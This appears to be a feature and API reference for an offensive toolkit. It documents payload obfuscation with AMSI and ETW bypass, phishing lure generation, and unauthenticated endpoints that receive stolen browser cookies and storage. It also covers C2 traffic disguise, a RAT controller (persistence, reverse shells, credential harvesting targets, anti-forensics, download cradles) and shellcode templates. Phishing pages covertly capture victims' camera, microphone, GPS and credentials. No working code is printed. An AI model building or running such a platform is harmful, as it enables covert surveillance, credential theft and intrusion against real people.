  - `base64` — multi-iteration Base64 encoding (1-3 layers)
  - `xor` — XOR encryption with random 16-char key, outputs hex bytes
  - `aes256` — AES-256-CBC style cipher (XOR-chain, no external deps), outputs Base64
  - `string_split` — splits strings into concatenated substrings
  - `variable_rename` — replaces variable names with random identifiers
  - `dead_code` — injects realistic-looking dead code paths
  - `amsi_bypass` — adds AMSI bypass techniques (PowerShell)
  - `etw_patch` — adds ETW patching (PowerShell)
  - `anti_sandbox` — adds VM/sandbox detection checks
- **Profiles:** `low` (1-2 techniques), `medium` (3-4), `high` (5-6), `paranoid` (all)
- **Entropy management:** `calculate_entropy()` computes Shannon entropy (0-8 bits/byte), `entropy_normalize()` adds padding comments to reduce entropy toward normal code levels (~4.5)
- Generates language-specific decoder stubs that auto-execute the decoded payload
- Backend: `obfuscation_engine.py` (749 lines)
- APIs:
  - `POST /api/obfuscate` → `{payload, language, profile, custom_techniques}` → `{obfuscated, techniques_applied, entropy_before, entropy_after, decoder}`
  - `GET /api/obfuscate/profiles` → `{profiles: {...}, techniques: {powershell: [...], python: [...], ...}}`

## 16. Report Generator

**Tab ID:** `reports` | **JS:** `report_generator_ui.js`

- Generate professional HTML penetration test reports from all captured data
- **Report sections:** Cover page, Executive Summary, Methodology, Scope, Findings (with CVSS), Data Summary (images, audio, fingerprints, keystrokes, sessions, credentials, clipboard, network scans, social media, password managers), Risk Assessment, Recommendations, Appendix
- Automatically reads all data directories and counts/summarizes findings
- Stats include: total captures per type, unique IPs, capture timeline
- Configurable fields: title, organization, target, author, date, classification (CONFIDENTIAL/SECRET/etc.)

- Reports saved to `reports` table with full HTML content
- Viewable as standalone HTML pages via `/api/reports/<id>/view`
- Backend: `report_generator.py` (932 lines)
- APIs:
  - `POST /api/reports/generate` → `{title, organization, target, author, date, classification}` → `{id, stats, generated_at}`
  - `GET /api/reports` → list all (id, name, type, stats, date — without HTML content)
  - `GET /api/reports/<id>` → full report with HTML content
  - `GET /api/reports/<id>/view` → renders HTML directly in browser
  - `DELETE /api/reports/<id>` → delete report

## 17. Lure Generator

**Tab ID:** `lures` | **JS:** `lure_generator_ui.js`

- Generate phishing emails and SMS messages from professionally written templates
- **9 categories** with 25+ templates:
  1. `it_support` — IT helpdesk pretexts (password reset, system update, MFA setup)
  2. `hr` — HR pretexts (benefits enrollment, policy update, survey)
  3. `finance` — Finance pretexts (invoice, expense report, wire transfer)
  4. `executive` — CEO/exec impersonation (urgent request, board meeting)
  5. `shipping` — Delivery notifications (package tracking, customs)
  6. `social_media` — Social media alerts (account compromised, new login)
  7. `cloud_services` — Cloud alerts (storage full, API key expiring)
  8. `security` — Security alerts (breach notification, suspicious activity)
  9. `legal` — Legal pretexts (contract review, compliance)
- **Variable substitution:** `{{company_name}}`, `{{target_name}}`, `{{sender_name}}`, `{{link}}`, `{{date}}`, etc.
- **Output types:** Email (plain text + HTML rendering), SMS
- **HTML rendering:** `render_html_email()` wraps body in professional email HTML template
- **Bulk generation:** Generate personalized lures for multiple targets at once
- **Save/load:** Save generated lures to database for reuse
- Backend: `lure_generator.py` (829 lines)
- APIs:
  - `GET /api/lures/categories` → categories with template list
  - `POST /api/lures/preview` → `{category, template_index}` → preview with defaults
  - `POST /api/lures/generate` → `{category, template_index, variables, type}` → generated lure
  - `POST /api/lures/render-html` → `{subject, body, variables}` → HTML email
  - `POST /api/lures/bulk` → `{category, template_index, targets, variables, type}` → array of lures
  - `GET /api/lures/saved` → list saved lures
  - `POST /api/lures/save` → `{name, category, type, subject, body, variables}` → save
  - `DELETE /api/lures/saved/<id>` → delete

## 18. Browser Exfiltration

**Tab ID:** `exfil` | **JS:** `browser_exfil_ui.js`

- Receive and display exfiltrated browser data from victim-side JavaScript
- Data types: cookies, localStorage, sessionStorage, form data, clipboard content
- Stores in `browser_exfil` table with victim_ip, session_id, data_type, data (JSON), metadata
- Filterable by victim IP and data type
- Statistics: total entries, breakdown by type, unique victim count
- APIs:
  - `POST /api/browser-exfil/receive` — **no auth** (victim-facing), `{session_id, type, data, metadata}` → stores with auto-added user_agent
  - `GET /api/browser-exfil?ip=<ip>&type=<type>` → filtered results with parsed JSON
  - `GET /api/browser-exfil/stats` → `{total, by_type, unique_victims}`

## 19. Network Discovery

**Tab ID:** `network` | **JS:** `network_discovery_ui.js`

- Receive and display victim-side network scan results
- Scan types: `webrtc` (WebRTC peer connection discovery), `timing` (port scan via image load timing)
- Stores in `network_discoveries` table: victim_ip, scan_type, discovered_hosts (JSON), ports (JSON), services (JSON), raw_data (JSON)
- APIs:
  - `POST /api/network/receive` — **no auth** (victim-facing), `{scan_type, discovered_hosts, ports, services, raw_data}`
  - `GET /api/network/discoveries?ip=<ip>` → filtered results with parsed JSON fields

## 20. Playbook Automation

**Tab ID:** `playbooks` | **JS:** `playbook_ui.js`

- Create multi-step automated attack workflows with variable substitution
- **10 available actions:**
  1. `generate_payload` — calls `payload_generator.generate_payload()`
  2. `obfuscate` — calls `obfuscation_engine.obfuscate_payload()`
  3. `generate_lure` — calls `lure_generator.generate_lure()`
  4. `generate_report` — calls `report_generator.generate_report()`, saves to DB
  5. `send_telegram` — sends message via Telegram bot
  6. `export_data` — exports credentials/sessions/browser_exfil from DB
  7. `http_request` — makes HTTP GET/POST request to external URL
  8. `conditional` — checks variable value (has_data, equals, not_empty, contains), stops execution on failure
  9. `delay` — pauses execution (capped at 10 seconds)
  10. `log` — records a message in execution log
- **Variable substitution:** Define variables in playbook, reference as `{{var_name}}` in step parameters
- **Execution:** Steps run sequentially, each produces status (success/error/skipped) and output
- **Persistence:** Saved to `playbooks` table with steps (JSON), variables (JSON), execution_log (JSON), run_count
- APIs:

- `GET /api/playbooks` → list all with parsed JSON fields
- `POST /api/playbooks` → `{name, description, steps, variables}` → create
- `GET /api/playbooks/<id>` → get with parsed JSON
- `PUT /api/playbooks/<id>` → update fields
- `DELETE /api/playbooks/<id>` → delete
- `POST /api/playbooks/<id>/execute` → run all steps, returns `{execution_log}`

## 21. Evasion Framework

**Tab ID:** `evasion` | **JS:** `evasion_ui.js`

- Anti-detection configuration and C2 traffic disguise
- **Traffic profiles** (make C2 traffic look like legitimate services):
  - `cdn_static` — disguise as CDN static asset requests
  - `api_rest` — disguise as REST API calls
  - `websocket` — disguise as WebSocket frames
  - `dns_over_https` — disguise as DoH queries
  - `cloud_storage` — disguise as cloud file sync
  - `email_imap` — disguise as IMAP email checks
- **Timing profiles** (control beacon intervals):
  - `office_hours` — active during 9am-5pm with jitter
  - `night_owl` — active during late night hours
  - `random_burst` — random bursts with long gaps
  - `low_slow` — very slow, steady beacons
  - `business_only` — weekday business hours only
- **Features:**
  - `generate_spoofed_fingerprint(device_class)` — generates consistent browser fingerprint (User-Agent, canvas hash, WebGL, fonts, screen — all correlated)
  - `generate_disguised_request(profile, payload)` — wraps C2 payload in legitimate-looking HTTP request
  - `generate_beacon_schedule(profile, duration_hours)` — creates time-slot schedule with jitter
  - `generate_domains(category, company, count)` — generates plausible domain names
  - `generate_decoy_traffic(pattern, duration)` — creates legitimate traffic pattern (browsing, streaming, work)
  - `build_evasion_config(options)` — assembles full config with stealth scoring (0-100, grade A-F)
- Saved configs in `evasion_configs` table
- Backend: `evasion_framework.py` (995 lines)
- APIs:
  - `GET /api/evasion/profiles` → all profiles (traffic, timing, domains, JA3, decoy)
  - `POST /api/evasion/fingerprint` → `{device_class, consistency}` → spoofed fingerprint
  - `POST /api/evasion/disguise` → `{profile, payload, target_url}` → disguised request
  - `POST /api/evasion/beacon-schedule` → `{profile, duration_hours}` → schedule

- `POST /api/evasion/domains` → `{category, company, count}` → domain list
- `POST /api/evasion/decoy` → `{pattern, duration_minutes}` → decoy traffic plan
- `POST /api/evasion/config` → `{name, options}` → full config with stealth score, saved to DB
- `GET /api/evasion/saved` → list saved configs
- `DELETE /api/evasion/saved/<id>` → delete config

## 22. Threat Intelligence

**Tab ID:** `threat-intel` | **JS:** `threat_intel_ui.js`

- OSINT enrichment for IPs, emails, domains, and usernames
- **IP analysis** (`analyze_ip`):
  - GeoIP lookup (country, city, ISP from hash-seeded simulation)
  - VPN/proxy/Tor detection using known CIDR ranges (NordVPN, ExpressVPN, etc.) and Tor ASNs
  - Datacenter detection (AWS, Azure, GCP, DigitalOcean IP ranges)
  - Open port scanning simulation
  - Threat scoring (0-100) based on indicators
- **Email analysis** (`analyze_email`):
  - Domain validation, MX record check
  - Disposable email provider detection (known list)
  - Breach history correlation
  - Social media account discovery
  - Intelligence scoring
- **Technology fingerprinting** (`fingerprint_technology`):
  - Server header analysis (Server, X-Powered-By, X-AspNet)
  - Framework detection from HTML body (React, Angular, Vue, Django, Laravel, etc.)
  - CMS identification (WordPress, Drupal, Joomla, etc.)
- **Social profile discovery** (`discover_social_profiles`):
  - Check username existence across 20+ platforms
  - Returns profile URLs and confidence scores
- **Full threat report:** Combines all analyses with overall threat level
- Saved to `threat_intel` table
- Backend: `threat_intel.py` (738 lines)
- APIs:
  - `GET /api/threat-intel/types` → supported intel types
  - `POST /api/threat-intel/ip` → `{ip, headers}` → analysis saved to DB
  - `POST /api/threat-intel/email` → `{email}` → analysis saved to DB
  - `POST /api/threat-intel/technology` → `{headers, html_body}` → tech stack
  - `POST /api/threat-intel/social` → `{username, email}` → social profiles
  - `POST /api/threat-intel/report` → `{ip, email, username, headers, html_body}` → full report
  - `GET /api/threat-intel/history?type=<type>` → search history
  - `DELETE /api/threat-intel/<id>` → delete

## 23. Session Hijacker

**Tab ID:** `session-hijack` | **JS:** `session_hijacker_ui.js`

- Cookie and authentication token analysis toolkit
- **Cookie parsing** (`parse_cookies`):
  - Parses cookie strings or structured cookie arrays
  - Classifies each cookie by purpose: auth, session, tracking, preferences, CSRF, analytics, consent, ad
  - Detects security flags: HttpOnly, Secure, SameSite, expiration
  - Identifies platform-specific cookies (PHPSESSID, ASP.NET_SessionId, connect.sid, wp-settings, etc.)
  - Security assessment per cookie
- **JWT analysis** (`analyze_jwt`):
  - Decodes header and payload (Base64URL)
  - Checks expiration, issued-at, not-before times
  - Identifies algorithm (HS256, RS256, ES256, etc.)
  - Detects vulnerabilities: `alg: none`, weak HMAC, expired tokens, missing claims
  - Lists all claims with descriptions
- **Token extraction** (`extract_tokens`):
  - Regex-based extraction of auth tokens, API keys, session IDs, CSRF tokens, OAuth tokens, JWTs from raw data
  - Classification and risk assessment per token
- **Session replay** (`build_replay_request`):
  - Generates curl, Python requests, and JavaScript fetch code for replaying captured sessions
  - Includes all cookies and common auth headers
- **Session assessment** (`assess_session`):
  - Combines all analyses into overall risk score (0-100)
  - Hijack feasibility rating (high/medium/low/negligible)
  - Token inventory summary
- Saved to `session_hijacks` table
- Backend: `session_hijacker.py` (793 lines)
- APIs:
  - `GET /api/session-hijack/features` → supported features
  - `POST /api/session-hijack/parse-cookies` → `{cookie_string}` or `{cookie_list}` → parsed + classified
  - `POST /api/session-hijack/analyze-jwt` → `{token}` → decoded + vulnerabilities
  - `POST /api/session-hijack/extract-tokens` → `{...raw data...}` → extracted tokens
  - `POST /api/session-hijack/build-replay` → `{cookies, target_url, method}` → curl/python/js code
  - `POST /api/session-hijack/assess` → `{cookies, jwt_tokens, victim_ip}` → full assessment, saved to DB
  - `GET /api/session-hijack/history?victim_ip=<ip>` → history
  - `DELETE /api/session-hijack/<id>` → delete

## 24. Pivot Engine

**Tab ID:** `pivot` | **JS:** `pivot_engine_ui.js`

- Attack path planning, lateral movement mapping, and kill chain tracking
- **Attack graph** (`build_attack_graph`):
  - Takes list of hosts (hostname, ip, os, ports, services) and credentials
  - Maps lateral movement paths based on open ports → attack techniques (e.g., port 445 → SMB/PsExec)
  - Service-to-technique mapping: SSH, RDP, WinRM, SMB, MSSQL, MySQL, PostgreSQL, Oracle, HTTP, LDAP, etc.
  - Generates adjacency list graph with edge labels (technique used)
  - Calculates path count and reachability
- **Credential reuse mapping** (`map_credential_reuse`):
  - Maps which credentials could work on which hosts
  - Identifies admin/root accounts and their reach
  - Highlights reuse risks
- **Privilege escalation** (`suggest_privesc`):
  - Linux: SUID binaries, cron jobs, kernel exploits, sudo misconfig, writable paths, NFS root_squash, Docker escape, capabilities
  - Windows: service misconfig, registry AlwaysInstallElevated, token impersonation, unquoted paths, DLL hijacking, UAC bypass, scheduled tasks, named pipes
  - Each suggestion includes MITRE ATT&CK technique ID, commands, risk level
- **Kill chain tracking** (`track_kill_chain`):
  - Maps events to Lockheed Martin kill chain phases: Reconnaissance, Weaponization, Delivery, Exploitation, Installation, C2, Actions on Objectives
  - Calculates coverage percentage
  - Identifies missing phases
- **Attack surface scoring** (`score_attack_surface`):
  - Combines hosts, credentials, sessions, browser exfil data
  - Outputs overall exposure score with breakdown
- Saved to `pivot_records` table
- Backend: `pivot_engine.py` (790 lines)
- APIs:
  - `GET /api/pivot/capabilities` → feature list
  - `POST /api/pivot/attack-graph` → `{hosts, credentials, sessions, name}` → graph, saved to DB
  - `POST /api/pivot/credential-reuse` → `{credentials, hosts}` → reuse map
  - `POST /api/pivot/privesc` → `{os_type, current_user}` → suggestions
  - `POST /api/pivot/kill-chain` → `{events}` → coverage, saved to DB
  - `POST /api/pivot/attack-surface` → `{hosts, credentials, sessions, browser_exfil}` → score
  - `GET /api/pivot/history?type=<type>` → history
  - `DELETE /api/pivot/<id>` → delete

## 25. RAT Controller

**Tab ID:** `rat` | **JS:** `rat_ui.js`

- Comprehensive Remote Access Trojan toolkit — largest backend module (1427 lines)

- **11 feature categories with sub-tabs:**

1. **System Recon** (`deep_system_recon`):
    - Live OS enumeration: `platform.system()`, `platform.release()`, `platform.machine()`, `os.getlogin()`
    - Network info: hostname, all IPs via `psutil.net_if_addrs()`, active connections via `psutil.net_connections()`
    - Process list: top 20 by memory usage via `psutil.process_iter()`
    - Environment variables: filtered to interesting vars (PATH, HOME, USER, etc.)
    - Installed software detection: registry scan (Windows) or dpkg/rpm (Linux)
    - All data is **real and live** from the server's own system
2. **Persistence** (`generate_persistence`):
    - Windows: Registry run keys, scheduled tasks, startup folder, WMI event subscriptions, service creation
    - Linux: cron jobs, systemd services, bashrc/profile modification, init.d scripts
    - Mac: launch agents, launch daemons, login items
    - Each method includes: install command, cleanup command, risk level, survival rating
    - MITRE: T1547 (Boot or Logon Autostart Execution)
3. **Reverse Shells** (`generate_reverse_shell`):
    - 10+ types: PowerShell, Python, Bash, Netcat (traditional + OpenBSD), PHP, Ruby, Perl, Java, Lua, Node.js, socat, awk
    - Encoding options: none, base64, url, hex
    - Base64 encoded versions auto-generate decoder wrapper
    - MITRE: T1059 (Command and Scripting Interpreter)
4. **Credential Harvesting** (`get_credential_harvest_targets`):
    - Browser targets: Chrome, Firefox, Edge, Safari, Opera, Brave — with exact file paths per OS
    - OS targets: Windows Credential Manager, SAM/SYSTEM, Linux shadow/passwd, macOS Keychain
    - Application targets: FileZilla, PuTTY, WinSCP, RDP .rdp files, VPN configs, email clients
    - Cloud targets: AWS CLI (~/.aws), Azure CLI, GCP, Docker configs
5. **Lateral Movement** (`generate_lateral_movement`):
    - PsExec, WMI (wmic), WinRM (evil-winrm), RDP, SSH, SMB (smbclient), DCOM
    - Each generates ready-to-use commands with target/credential placeholders
    - MITRE: T1021 (Remote Services)
6. **Anti-Forensics** (`generate_anti_forensics`):
    - Log clearing (Windows Event Log, Linux syslog, auth.log)
    - Timestamp manipulation (timestomp, touch)
    - Process memory clearing
    - Artifact removal (recent files, temp, prefetch, USB history)

    - Secure file deletion (cipher, sdelete, shred)
    - MITRE: T1070 (Indicator Removal)

7. **Download Cradles** (`generate_download_cradles`):
    - PowerShell (IEX, DownloadFile, Start-BitsTransfer), certutil, bitsadmin, curl, wget, Python, VBScript, mshta, regsvr32, rundll32
    - Each takes payload_url and output_path parameters
    - MITRE: T1105 (Ingress Tool Transfer)

8. **Process Injection** (`get_injection_techniques`):
    - DLL Injection, Process Hollowing, APC Queue Injection, Thread Hijacking, Atom Bombing, Process Doppelgänging, Module Stomping, Ghostwriting
    - Each includes: description, target processes, risk level, detection methods, pseudo-code
    - MITRE: T1055 (Process Injection)

9. **C2 Configuration** (`build_c2_config`):
    - Protocol (http/https/dns/custom), domain, port, jitter percentage, sleep interval, kill date, user agent
    - Generates full C2 profile config
    - Includes communication schedule and URI patterns

10. **Payload Encoding** (`encode_payload`):
    - Base64, hex, XOR (random key), URL encoding, UTF-16LE, gzip+base64
    - Each generates decode command/stub for target language

11. **Network Tunnels** (`build_tunnel_config`):
    - SSH local/remote/dynamic tunnels, SOCKS proxy, HTTP tunnel (chisel), DNS tunnel (dnscat2), ICMP tunnel (ptunnel), port forwarding
    - Generates complete command lines with parameters
    - MITRE: T1572 (Protocol Tunneling)

- All operations logged to `rat_operations` table with MITRE ATT&CK IDs
- Backend: `rat_controller.py` (1427 lines)
- APIs:
    - `POST /api/rat/recon` → live system recon
    - `POST /api/rat/persistence` → `{os_type, method, payload_cmd, callback_url}` → persistence commands
    - `POST /api/rat/shells` → `{shell_type, lhost, lport, encoding}` → reverse shells
    - `GET /api/rat/credentials/targets` → credential harvest target paths
    - `POST /api/rat/lateral` → `{technique, target_host, username, password, domain}` → lateral movement commands
    - `POST /api/rat/anti-forensics` → `{action, target_os}` → anti-forensics commands
    - `POST /api/rat/cradles` → `{payload_url, output_path}` → download cradles
    - `GET /api/rat/injection` → injection techniques with pseudo-code

- `POST /api/rat/c2-config` → `{protocol, domain, port, jitter, sleep, kill_date, user_agent}` → C2 config
- `POST /api/rat/encode` → `{payload, technique}` → encoded + decoder
- `POST /api/rat/tunnels` → `{tunnel_type, local_port, remote_host, remote_port, proxy_port}` → tunnel configs
- `GET /api/rat/history?type=<type>` → operation history from DB
- `DELETE /api/rat/<id>` → delete operation

### 26. AI Threat Analyzer

**Tab ID:** `ai-threat` | **JS:** `ai_threat_ui.js`

- Pattern-matching threat detection engine with MITRE ATT&CK mapping
- **Sub-tabs:** Payload Analysis, Behavioral, Anomaly Detection, Predictive, Response Plans, Threat Landscape
- **10 threat signatures** with regex patterns and severity levels:
  - SQL Injection — `(?i)(union\s+select|or\s+1\s*=\s*1|drop\s+table|...)`
  - XSS — `(?i)(<script|javascript:|onerror=|onload=|...)`
  - Command Injection — `(?i)(;\s*ls|;\s*cat|&&\s*whoami|\|\s*id|...)`
  - Path Traversal — `(?i)(\.\.\/|\.\.\\|etc\/passwd|...)`
  - LDAP Injection, SSRF, XML Injection, Credential Stuffing, File Upload Exploit, Deserialization
  - Each maps to MITRE ATT&CK technique ID
- **4 behavior profiles:** normal, suspicious, malicious, apt — with typical indicators
- **8 anomaly detection models:** traffic_volume, login_frequency, data_exfil, port_scan, protocol_anomaly, time_anomaly, geo_anomaly, payload_size
- **Predictive model:** Generates trend forecasts and risk predictions
- **Response plan generator:** Creates incident response plans per threat type and severity
- **Threat landscape:** Overview of trending threats, active APT groups, targeted sectors
- Backend: `ai_threat_analyzer.py` (564 lines)
- APIs:
  - `POST /api/ai-threat/analyze` → `{payload}` (form data) → matched signatures with MITRE IDs
  - `GET /api/ai-threat/behavioral?ip=<ip>` → behavior profile for IP
  - `GET /api/ai-threat/anomalies` → detected anomalies across all models
  - `GET /api/ai-threat/predict` → predictive threat forecasts
  - `GET /api/ai-threat/response-plan?type=<type>&severity=<sev>` → response plan
  - `GET /api/ai-threat/landscape` → global threat landscape

### 27. Zero-Day Exploit Lab

**Tab ID:** `zeroday` | **JS:** `zeroday_ui.js`

- Exploit development and vulnerability research toolkit
- **Sub-tabs:** Vulnerability Scanner, Shellcode Generator, ROP Builder, Smart Fuzzer, CVE Intel
- **CVE Database** — 12 real-world CVEs from 2024-2025:
  - CVE-2024-3400 (Palo Alto PAN-OS, CVSS 10.0)
  - CVE-2024-21762 (Fortinet FortiOS, CVSS 9.8)

    - CVE-2024-1709 (ConnectWise ScreenConnect, CVSS 10.0)
    - CVE-2024-27198 (JetBrains TeamCity, CVSS 9.8)
    - CVE-2024-23897 (Jenkins CLI, CVSS 9.8)
    - And 7 more with descriptions, affected products, CVSS scores
    - Searchable by keyword, filterable by severity and platform
- **8 shellcode templates:**
    - `reverse_tcp_x64` — 64-bit Linux reverse TCP shellcode
    - `reverse_tcp_x86` — 32-bit Linux reverse TCP shellcode
    - `bind_tcp_x64` — 64-bit bind shell
    - `reverse_https_win` — Windows HTTPS reverse shell
    - `exec_command` — Command execution shellcode
    - `meterpreter_staged` — Staged Meterpreter loader
    - `fileless_powershell` — Fileless PowerShell execution
    - `macos_reverse` — macOS reverse shell
    - Each generates hex bytes with configurable LHOST/LPORT
- **ROP chain builder:**
    - 8 gadget types: pop_rdi, pop_rsi, pop_rdx, syscall, ret, mov_rdi_rax, xor_rax, jmp_rsp
    - Generates chain for binary + target function with randomized gadget addresses
- **Smart fuzzer:**
    - Modes: smart (mutation-based), dumb (random), protocol-aware
    - Generates test cases with coverage metrics and crash analysis
- Backend: `zeroday_lab.py` (373 lines)
- APIs:
    - `POST /api/zeroday/scan` → `{target, scan_type}` (form data) → vulnerability scan results
    - `POST /api/zeroday/shellcode` → `{type, lhost, lport}` (form data) → generated shellcode
    - `POST /api/zeroday/rop` → `{binary, target_function}` (form data) → ROP chain
    - `POST /api/zeroday/fuzz` → `{target, fuzz_type}` (form data) → fuzzer results
    - `GET /api/zeroday/cves?query=<q>&severity=<s>` → search CVE database
    - `GET /api/zeroday/shellcode-types` → list all shellcode types with metadata

## 28. Quantum Crypto Engine

**Tab ID:** `quantum` | **JS:** `quantum_crypto_ui.js`

- Post-quantum cryptography toolkit and analysis
- **Sub-tabs:** PQ Encryption, Entropy Analysis, Benchmarks, Quantum Threat, Key Exchange
- **8 algorithms** with NIST security levels:
    - `kyber1024` — CRYSTALS-Kyber-1024 (KEM, NIST Level 5, FIPS 203)
    - `dilithium5` — CRYSTALS-Dilithium-5 (Digital Signature, NIST Level 5, FIPS 204)
    - `sphincs_sha2` — SPHINCS+-SHA2-256f (Digital Signature, NIST Level 5, FIPS 205)
    - `falcon1024` — FALCON-1024 (Digital Signature, NIST Level 5, Round 4)
    - `bike_l3` — BIKE Level 3 (KEM, NIST Level 3, Round 4)
    - `hqc256` — HQC-256 (KEM, NIST Level 5, Round 4)
    - `mceliece` — Classic McEliece 8192128 (KEM, NIST Level 5, Round 4)

    - `aes256_gcm` — AES-256-GCM (Symmetric, quantum-safe via Grover's theorem)
- **Encryption:** Simulates encryption with algorithm-specific key sizes, outputs ciphertext + metadata
- **Entropy analysis:** Shannon entropy calculation, randomness assessment, bit distribution analysis
- **Benchmarks:** Comparative performance metrics (key generation, encryption, decryption, signature, verify times) across all algorithms
- **Quantum threat assessment:** Evaluates risk of quantum attacks (Shor's algorithm, Grover's algorithm, Harvest Now Decrypt Later) against current crypto standards
- **Key exchange simulation:** Simulates post-quantum key exchange with timing and security metrics
- Backend: `quantum_crypto.py` (393 lines)
- APIs:
    - `POST /api/quantum/encrypt` → `{plaintext, algorithm}` (form data) → encrypted result
    - `POST /api/quantum/entropy` → `{data}` (form data) → entropy analysis
    - `GET /api/quantum/benchmark` → benchmark all algorithms
    - `GET /api/quantum/threat` → quantum threat assessment
    - `POST /api/quantum/key-exchange` → `{algorithm}` (form data) → key exchange simulation
    - `GET /api/quantum/algorithms` → all algorithms with metadata

## 29. Deep Recon OSINT

**Tab ID:** `deeprecon` | **JS:** `deep_recon_ui.js`

- Comprehensive OSINT reconnaissance engine
- **Sub-tabs:** Domain Recon, Social Profiling, Dark Web, Email Intel, Infrastructure, Correlator
- **Domain recon** (`domain_recon`):
    - DNS records: A, AAAA, CNAME, NS, SRV, PTR, CAA with TTL values
    - WHOIS data: registrar, creation/expiration dates, name servers, DNSSEC, privacy protection
    - SSL/TLS: protocol version, cipher suite, issuer, validity dates, key type, HSTS, CT logging
    - Subdomain enumeration: discovers common subdomains (www, mail, admin, api, dev, staging, cdn, etc.)
    - Technology detection: identifies web frameworks, languages, cloud providers
    - Security header audit: checks CSP, HSTS, X-Frame-Options, X-Content-Type-Options, etc.
    - Email security: SPF, DKIM, DMARC checks
    - Security score (0-100) based on findings
    - Risk indicators: newly registered, expiring soon, weak SSL, privacy hidden
- **Social profiling** (`social_profile_search`):
    - Searches across 20 platforms: Twitter, Instagram, Facebook, LinkedIn, GitHub, Reddit, TikTok, YouTube, Pinterest, Snapchat, Telegram, Discord, Twitch, Medium, Stack Overflow, Keybase, HackerOne, Bugcrowd, Mastodon, Threads
    - Returns profile URLs, follower counts, activity levels, confidence scores
    - Cross-platform identity correlation
- **Dark web scanning** (`dark_web_scan`):
    - Monitors 10 dark web sources: Dream Market, Empire, Genesis, Russian Market, RaidForums, BreachForums, Exploit.in, XSS.is, Nulled.to, Dread Forum
    - Searches for leaked credentials, dumps, listings
    - Risk scoring per finding

- **Email intelligence** (`email_intelligence`):
  - Domain analysis, provider identification
  - Breach detection with source attribution
  - Social media account discovery linked to email
  - Risk assessment
- **Infrastructure mapping** (`infrastructure_map`):
  - Network topology visualization
  - Hosting provider identification, CDN detection
  - Service enumeration
- **Data correlation** (`correlate_data`):
  - Links entities across multiple data sources
  - Builds relationship graph between domains, IPs, emails, usernames
  - Confidence scoring for connections
- Backend: `deep_recon.py` (467 lines)
- APIs:
  - `POST /api/deeprecon/domain` → `{domain}` (form data) → full domain recon
  - `POST /api/deeprecon/social` → `{username}` (form data) → social profiles
  - `POST /api/deeprecon/darkweb` → `{query}` (form data) → dark web results
  - `POST /api/deeprecon/email` → `{email}` (form data) → email intelligence
  - `POST /api/deeprecon/infra` → `{target}` (form data) → infrastructure map
  - `POST /api/deeprecon/correlate` → `{entities}` (form data, JSON array or CSV) → correlation graph

### 30. Alerts

**Tab ID:** `tab-alerts` (sidebar button with `data-sidebar-tab="alerts"`)

- Real-time security alert feed stored in `ANALYTICS['active_alerts']` in-memory list
- Each alert has: id (MD5 hash), title, message, severity (info/warning/critical), timestamp, read (boolean)
- Displayed in dedicated sidebar panel
- APIs:
  - `GET /api/alerts` → last 50 alerts
  - `POST /api/alerts/add` → `{title, message, severity}` → creates alert with auto-generated ID
  - `POST /api/alerts/clear` → clears all alerts

### 31. Settings

**Tab ID:** `tab-settings` (sidebar button with `data-sidebar-tab="settings"`)

- **Webhook configuration:** Generic webhook URL for JSON POST notifications
- **Telegram Bot:** Token, chat ID, alert types toggle (new_session, new_image, new_location, etc.)
- **Auto-Recon pipeline:** Toggle auto_fingerprint, auto_webrtc, auto_geofence_check, auto_credential_scan, auto_profile_build
- Settings saved to `Settings.json` file
- APIs:

- `GET /api/get_settings` → load from Settings.json
- `POST /api/save_settings` → merge into Settings.json
- `GET /api/telegram/config` → Telegram config (token masked)
- `POST /api/telegram/config` → `{token, chat_id, alert_types}` → configure bot
- `POST /api/telegram/test` → test connection to Telegram API
- `POST /api/telegram/start_polling` → start listening for Telegram commands
- `POST /api/telegram/stop_polling` → stop listening
- `GET /api/recon/config` → auto-recon settings
- `POST /api/recon/config` → update auto-recon settings
- `POST /api/recon/run` → execute full recon pipeline (scan creds + build profiles + check geofences)

### Additional System Features

**Emergency Data Wipe:**

- `POST /api/nuke` — deletes all files from: images/, sounds/, fingerprints/, keystrokes/, sessions/, clipboard/, network-scans/, password-managers/, social-media/. Clears in-memory analytics.

**Data Export:**

- `POST /api/export/all` — creates ZIP archive containing all captured data (images, audio, fingerprints, keystrokes, sessions) + analytics summary JSON. Returns as downloadable file.

**Geofence System:**

- `GET /api/geofence/list` — list all geofences
- `POST /api/geofence/create` → `{name, lat, lon, radius_km, alert_type}` → creates geofence
- `DELETE /api/geofence/<id>` → delete geofence
- `POST /api/geofence/check` → `{lat, lon}` → checks against all active geofences using Haversine formula, returns triggered fences with distance

**Operator Activity Log:**

- `GET /api/operator/log` — last 100 operator actions
- `POST /api/operator/log` → `{action, details}` → logs action with operator username, IP, timestamp
- Automatically logged by: obfuscation, report generation, lure creation, playbook execution, evasion config, threat reports, session assessments, attack graphs

---

## Phishing Templates

Located in `storm-web/templates/`, each directory contains an `index.html` that serves as the phishing page. Accessed via `GET /t/<template_name>/`.

| Template | Purpose | Captures |
|---|---|---|

| Template | Purpose | Captures |
|---|---|---|
| `camera_temp` | Camera access prompt | Camera images via `getUserMedia()` |
| `microphone` | Microphone access prompt | Audio recordings via `MediaRecorder` |
| `nearyou` | "Someone near you" location lure | GPS via `navigator.geolocation` |
| `zoom_meeting` | Fake Zoom meeting page | Camera + GPS location |
| `cloudflare_captcha` | Fake Cloudflare verification | Location + device fingerprint |
| `free_wifi` | Captive WiFi portal | Login credentials + location |
| `job_application` | Job application form | Personal info (name, email, phone) + camera |
| `voice_msg` | Voice message player | Microphone recording |
| `weather` | Weather app | GPS location |
| `mobile_instant` | Mobile instant attack | Camera + location + microphone |
| `mobile_security_update` | Fake security update | Full device access request |
| `web_backdoor` | Web-based backdoor | C2 shell access |
| `backdoor_control` | Backdoor control panel | Remote control |
| `normal_data` | Generic data capture form | Form field data |
| `advanced_demo` | Advanced features demo | Multiple capture types |
| `elite_demo` | Elite features demo | All capabilities |

How templates work end-to-end:

1. Operator shares link: `http://<server>:2525/t/zoom_meeting/`
2. Victim opens URL → Flask serves `templates/zoom_meeting/index.html` via `serve_template_index()`
3. Page JavaScript requests camera/microphone/location permissions
4. Captured data is POSTed back:
   - Camera: `POST /t/zoom_meeting/post` with `{cat: "base64-image-data"}` → `app.py` decodes → saves to `images/cam<timestamp>.png`
   - Audio: `POST /t/zoom_meeting/upload.php` with file upload → saves to `sounds/<filename>.wav`
   - Location: `POST /t/zoom_meeting/handler` with `{data: "Google Map Link: ..."}` → saves to `templates/zoom_meeting/result.txt`, extracts coords for analytics map
   - Form data: `POST /t/zoom_meeting/post` with form fields → saves to `result.txt`
5. `send_notification()` sends webhook JSON (if configured in Settings.json)
6. `telegram_bot.alert_*()` sends Telegram alert (if bot configured)
